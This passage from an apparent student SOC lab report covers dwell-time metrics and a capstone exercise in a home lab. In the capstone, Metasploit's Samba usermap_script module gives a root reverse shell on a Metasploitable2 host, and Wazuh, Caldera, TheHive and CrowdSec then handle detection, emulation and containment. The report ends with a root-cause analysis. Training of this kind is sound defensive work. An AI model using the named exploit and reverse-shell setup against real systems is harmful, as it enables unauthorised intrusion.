


Fig 22: Wazuh security dashboard




Fig 23: Dashboard of MTTD, MTTR and false positive result

Dwell Time = Detection Time – Initial Compromise Time

(3 + 3 + 4) / 3 = 3.33 hours

Dwell time analysis showed an average of 3.3 hours between initial compromise and detection. This delay increases the potential impact of security incidents. Reducing dwell time through improved monitoring, correlation rules, and automated alerting will significantly enhance early threat detection and response effectiveness.

E1 fx

	A	B	C	D
1	**Incident ID**	**Compromise Time**	**Detection Time**	**Dwell Time (hrs)**
2	INC-001	10:00	13:00	3
3	INC-002	09:30	12:30	3
4	INC-003	11:00	15:00	4
5				
6				
7				

Fig 24: Dwell time calculation result

7.Capstone Project

This task represents the entire attack-response cycle, from the exploitation of the vulnerable Samba service being detected via the exploitation of the Samba usermap script vulnerability to gain the system's "root" access level, detection of the exploitation event via Wazuh's evaluation of the detection event, as well as adversary emulation through the operations performed in Caldera to validate the adversary operation, as the event was then documented for response and planning purposes.

Environment Overview

- Attacker: Kali Linux
- Target: Metasploitable2
- SIEM: Wazuh
- Adversary Emulation: Mitre CALDERA
- IR Platform: TheHive
- Response: CrowdSec

Attack Simulation

The attack simulation was conducted using Metasploit from a Kali Linux machine. The attacker used the module exploit/multi/samba/usermap_script to target a vulnerable Samba service running on the Metasploitable2 host.

The exploit was configured with the target IP address (RHOSTS: 192.168.56.103) and the attacker's listener IP (LHOST: 192.168.56.104). Upon execution, a reverse shell was successfully established.

Post-exploitation verification using the whoami command confirmed that the attacker obtained root-level access, demonstrating complete compromise of the target system. This attack maps to MITRE ATT&CK technique T1210 – Exploitation of Remote Services.

Fig 25: Successful Samba usermap script exploitation using Metasploit

Adversary Emulation

MITRE Caldera was employed to simulate adversary actions after the initial compromise. An operation involving the tactic T1210 – Remote Service Exploitation was conducted using an active Kali agent.

The operation involved multiple discovery-type activities like identifying active users and enumerating running processes. All of the manifested abilites were executed successfully,

reflecting an application of realism in simulating the activities typically observed by an attacker in the real world.




Fig 26: MITRE Caldera operation executing discovery techniques on Kali agent




Fig 27: Wazuh Threat Hunting view showing security events from Kali agent

Wazuh successfully ingested security events that occurred during attack activities. From the Threat Hunting view, it is evident that alerts are sent regarding Kali agent activities, consisting of authentication activities and privilege escalation using sudo and anomaly detection performed by hosts.

These logs confirm that Wazuh was active in observing the activities on the systems during the exploitation phase, as well as the post-exploitation phase.

Response & Containment

An incident case was created based on the detection events to document and manage the security incident. Indicators were reviewed, such as attacker IP and privilege escalation behavior, for response planning.

Isolation of the affected system was done, along with preparing IP blocking actions through CrowdSec to prevent further malicious communication by the attacker.




Fig 28: Incident case creation and investigation workflow




Fig 29: CrowdSec IP block / response action confirmation




Fig 30: Testing with ping command

Post-Incident Analysis (RCA)

5 Whys Analysis

1. Why was the system compromised?
   Because Samba allowed remote command execution.
2. Why was Samba exploitable?
   Because it was outdated and misconfigured.
3. Why was it outdated?
   Patch management was not enforced.
4. Why was patching missed?
   No vulnerability monitoring policy.
5. Why no policy?
   Security hardening was not prioritized.

This exercise was a demonstration of the alert to response workflow in SOC, covering all aspects such as simulation, detection, triage, containment, and reporting for the system. The combination offered with Metasploit, Wazuh, Caldera, TheHive, and CrowdSec was effective for the purpose.

Learnings

- Learned how to perform proactive threat hunting using hypothesis-driven approaches instead of relying only on alerts, improving early threat identification.
- Hands-on experience in querying and correlating logs across multiple tools like Elastic, Wazuh, and Velociraptor to validate suspicious activity.
- Understood how automation of SOAR reduces analyst workload by automating repetitive tasks like IP blocking, creating a ticket, and IOC validation.
- Competent to perform post-incident analysis by means of RCA techniques, such as 5 Whys and Fishbone diagrams, highlighting true root causes rather than symptoms.
- Learned to emulate real-world attacker behavior by adversary emulation with MITRE Caldera and validate SOC detection coverage against MITRE ATT&CK techniques.

- Improved skills in alert triage, evidence handling-chain of custody, endpoint and network artifact analysis.
- Gained practical understanding of SOC performance metrics such as Mean Time To Detect (MTTD), Mean Time To Respond (MTTR), and dwell time, which show the real efficiency of detection and response.
- Learned how to communicate security outcomes to non-technical stakeholders through executive reporting by focusing on risk, impact, and improvement rather than technical detail.